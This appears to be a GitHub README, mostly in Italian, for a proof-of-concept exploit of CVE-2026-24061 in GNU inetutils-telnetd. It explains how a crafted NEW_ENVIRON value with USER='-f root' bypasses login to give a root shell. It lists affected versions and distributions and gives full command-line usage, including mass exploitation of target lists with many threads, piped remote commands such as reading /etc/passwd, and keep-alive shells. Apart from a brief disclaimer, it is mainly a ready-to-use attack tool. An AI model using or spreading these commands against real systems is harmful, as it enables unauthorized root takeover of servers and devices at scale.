
 tc4dy/cve-2026-24061-poc-exploit

Exploit di bypass dell'autenticazione remota per GNU inetutils-telnetd (CVE-2026-24061) che utilizza l'iniezione CRLF per ottenere istantaneamente una shell di root. Supporta sfruttamento singolo/massivo, multi-threading, porte personalizzate, modalità pipe e keep-alive della sessione.



Edizione GNU inetutils-telnetd - Iniezione CRLF per bypass dell'autenticazione e shell root immediata
Questo exploit sfrutta CVE-2026-24061, una vulnerabilità critica di bypass remoto dell'autenticazione in GNU inetutils-telnetd. Iniettando un payload NEW_ENVIRON appositamente costruito con USER='-f root', aggira l'autenticazione e concede una shell root immediata senza alcuna credenziale.
Nota: Lo script
basic_exploit.shè una versione semplificata e più veloce diexploit.sh; tuttavia,exploit.shè consigliato per la piena funzionalità.
| Categoria | Caratteristiche |
|---|---|
| Sfruttamento | [+] Bypass dell'autenticazione tramite iniezione CRLF [+] Shell root immediata [+] Iniezione di utente personalizzato (-f admin, -f user) |
| Scansione | [+] Sfruttamento di un singolo target [+] Sfruttamento massivo da file [+] Multi-threading (thread configurabili) [+] Supporto per porte personalizzate |
| Avanzate | [+] Modalità pipe (esecuzione di comandi via stdin) [+] Mantenimento della sessione attiva [+] Meccanismo di retry [+] Controllo del timeout |
| Usabilità | [+] Output colorato (colorama) [+] Doppia lingua (Python e Bash) [+] Modalità verbose/debug |
| Prodotto | Versioni |
|---|---|
| GNU inetutils-telnetd | 1.9.3 - 2.7 |
| Distribuzioni Linux interessate | Debian, CentOS, Ubuntu e le loro derivate. (Zorin OS, Linux Mint, Pop!_OS ed Elementary OS) |
| Dispositivi embedded | NAS, IoT, Router |
[!] Avvertenza: Questo strumento è destinato esclusivamente a test di sicurezza autorizzati e scopi educativi. L'accesso non autorizzato è illegale.
# python vers better btw

# Clone the repository
git clone https://github.com/tc4dy/CVE-2026-24061-PoC-Exploit
cd CVE-2026-24061-PoC-Exploit

# Python version
pip3 install -r requirements.txt

# Bash version
chmod +x exploit.sh
chmod +x basic_exploit.sh
# Python version
python3 exploit.py -u 192.168.1.100

# Bash version
./exploit.sh -u 192.168.1.100
./basic_exploit.sh 192.168.1.100
# Custom port (non-standard telnet port)
python3 exploit.py -u 10.0.0.5 -p 2323

# Custom username injection
python3 exploit.py -u 10.0.0.5 -usr admin
# Create targets file
echo "192.168.1.100" > targets.txt
echo "192.168.1.101" >> targets.txt
echo "10.0.0.5:2323" >> targets.txt

# Mass exploit with 20 threads
python3 exploit.py -l targets.txt -m 20

# Bash version
./exploit.sh -l targets.txt -m 20
# Execute commands via pipe
echo "id; whoami; uname -a" | python3 exploit.py -u 192.168.1.100

# Multiple commands
echo "ls -la; cat /etc/passwd; ps aux" | ./exploit.sh -u 192.168.1.100
# Verbose mode with debug output
python3 exploit.py -u 192.168.1.100 -v

# Custom timeout and retries
python3 exploit.py -u 192.168.1.100 --timeout 10 --retries 5

# Session keep-alive (maintain shell)
python3 exploit.py -u 192.168.1.100 --keep-alive
| Breve | Lungo | Descrizione | Predefinito |
|---|---|---|---|
-u | --url | Indirizzo IP di destinazione | Obbligatorio |
-p | --port | Porta di destinazione | 23 |
-l | --list | File contenente l'elenco delle destinazioni | Nessuno |
-m | --max-threads | Numero massimo di thread per l'exploitation di massa | 10 |
-usr | --username | Nome utente da iniettare | root |
-t | --timeout | Timeout del socket (secondi) | 10 |
-r | --retries | Numero di tentativi di ripetizione | 3 |
-v | --verbose | Abilita l'output di debug | False |
--keep-alive | Mantieni la sessione attiva dopo l'exploitation | False |
Dai un'occhiata ai miei altri repository di exploit:
